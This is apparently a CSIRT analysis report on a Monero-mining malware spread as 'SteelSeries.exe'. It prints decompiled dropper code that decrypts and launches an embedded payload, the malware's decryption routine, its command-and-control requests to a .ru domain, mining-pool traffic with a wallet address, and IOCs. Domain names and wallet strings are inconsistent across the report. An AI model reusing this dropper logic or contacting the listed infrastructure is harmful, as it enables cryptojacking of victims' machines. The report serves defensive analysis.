

Cyber
Security
Incident
Response
Team
(CSIRT)

CryptoCurrency Miner Malware Analysis Report

28.01.2018

SUMMARY

This is a miner type malicious based in Russia, which continues to spread with the file name "SteelSeries.exe" identified in the malware intelligence network.

The malware, that is in contact with the domains listed below during penetration and connection process with the control panel, uses the victims in the network to obtain cryptocurrency called [Monero\(XMR\)](#).

- ✓ torroot.ru
- ✓ roottor.ru

Details of the Malware

It is the preloader of the malware that enters the system with the boot loader. It is an executable file that is compiled based on the .NET Framework 2.0 version. Its codes are mixed with the code mixer called SmartAssembly.

```
string str = "" + Interaction.Environ(Class13.smethod_70("5g+BxFHkKdTcEM3cEGgk0A==")) + "" + Class13.smethod_70  
("9231YoAhb2vVXIM6u3MCzjKugVDBXZMcbb6ThbsL5r8=");  
IL_44:  
num2 = 4;  
Conversion.Int(false);  
IL_53:  
num2 = 5;  
object executablePath = Application.ExecutablePath;  
IL_5C:  
num2 = 6;  
string text = Interaction.Environ(Class13.smethod_70("5g+BxFHkKdTcEM3cEGgk0A==")) + Class13.smethod_70  
("9231YoAhb2vVXIM6u3MCzjKugVDBXZMcbb6ThbsL5r8=");
```

```
num2 = 35;  
byte[] byte_ = (byte[])resourceManager.GetObject("贵朋好过朋老");  
IL_245:  
num2 = 36;  
byte[] array3 = Class13.smethod_55(byte_, Class13.smethod_70  
("axfXKc1uSPw22HSCJhAWEa6DjhDspCiOMzx2Wd3rCNIeUVvr7X0cLx7c6+sI2SXe"));  
IL_25C:  
num2 = 37;  
IL_260:  
num2 = 39;  
Conversion.Int(true);  
IL_270:  
num2 = 40;  
Class2.smethod_0().FileSystem.WriteAllBytes(str + "tmp.exe", array3, false);  
IL_292:  
num2 = 41;  
ProcessStartInfo startInfo = new ProcessStartInfo(str + "tmp.exe");
```

At the time of start-up, other software, which is contained in malicious software and is encrypted, is saved with “tmp.exe” file name under the folder where temporary files are stored on the user profile.

The folder paths and file names that are used at this time are assigned to the variables as encrypted.

During the operation, the decryption function (using the Rijndael algorithm) is called and the encrypted data is available.

```
static string smethod_70(string string_0)
{
    string s = "尔阴零家可海认方";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```

The software that is started with the name “tmp.exe” is an executable file that is compiled based on the .NET Framework 2.0 version and is mixed with .NET Reactor. The main functions of malware are available here.

This application is downloaded from "rootor.ru" address. "Curl.exe" is a software that is published by the file named "xmrig.com" and is used for mining of XMR.

After the Mining process is started, the malicious software performs the following requests to the command panel.

```
GET /mru/updatr.php HTTP/1.1
Host: rootor.ru

GET /mru/updatr.php HTTP/1.1
Host: rootor.ru

GET /mru/updatr.php HTTP/1.1
Host: rootor.ru

GET /mru/updatr.php HTTP/1.1
Host: rootor.ru

{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"46uPT1PRN3GZmqQLctZy6R3XlHk8BeggkgeU75aW4VXp9vgjY52QgbUwQdeGe3FP7FK1RQR644mV81chadM2bjNlyV","pass":"mro","agent":"XMRig/2.3.1 (Windows NT 6.1; Win64; x64) libuv/1.14.0 gcc"}


{"id":2,"jsonrpc":"2.0","method":"submit","params":{"id":"4b536aa5-7cdf-4add-9ef1-f5c29438f9c","job_id":"YeLj18G0jeb4AejqJWkqZwM/2","nonce":"83555555","result":{"165aa6f628c89d08cd345006c3d39d94d7cfd3c1aa191b44ac41fe25606ac01"}}

{"id":3,"jsonrpc":"2.0","method":"submit","params":{"id":"4b536aa5-7cdf-4add-9ef1-f5c29438f9c","job_id":"YeLj18G0jeb4AejqJWkqZwM/2","nonce":"83555555","result":{"165aa6f628c89d08cd345006c3d39d94d7cfd3c1aa191b44ac41fe25606ac01"}}

{"id":4,"jsonrpc":"2.0","method":"submit","params":{"id":"4b536aa5-7cdf-4add-9ef1-f5c29438f9c","job_id":"YeLj18G0jeb4AejqJWkqZwM/2","nonce":"9e355555","result":{"5eb1036492a115c40d86633dc90575edc8fd4b0a343ec56e00561d4ad3de212001}}
```

C&C

There are 5 folders on the domain where the malicious software spreads.



There is no access to the "cgi-bin" folder, nothing appears on the "q" at first glance, but when we examine the possible folders, there is an entry panel under "/ admin".



There are malicious software in "shares".

Index of /shares

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|----------------------------------|----------------------|-------------|--------------------|
| Parent Directory | | - | |
| MSIReminder.exe | 2018-01-10 16:19 | 674K | |
| Reminder.exe | 2018-01-10 16:19 | 172K | |
| SteelSeries.exe | 2018-01-10 16:59 | 193K | |


"skyroot.ru" içerisinde klasör ismine sahip alan adının dosyaları bulunmaktadır. In "skyroot.ru" there are files of domain name with folder name.




Index of /skyroot.ru

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|----------------------------------|----------------------|-------------|--------------------|
| Parent Directory | | - | |
| cgi-bin/ | 2018-01-12 06:49 | - | |
| df/ | 2015-07-18 23:08 | - | |

"Xmr" contains a structure showing the statistics in the mining pool that has the hash value "46uPTtPJRN3GZmqQLctZxY6R3XJHKi8zeggkjeU75xWa4VXp9vgyij52QgbUwQdeGe3FP7FK1RQRtA4mvB1uhadM2bjNLyV" served by the malicious software.



When we examine the domain name of the malicious software that transfers data, we see the entry of the control panel.



We have contacted the following addresses at the time of harmful software operation.

| | |
|------|------------------------|
| DNS | roottor.ru |
| IP | 178.250.241.22 |
| HTTP | 178.250.241.22 |
| DNS | gulf.monerocean.stream |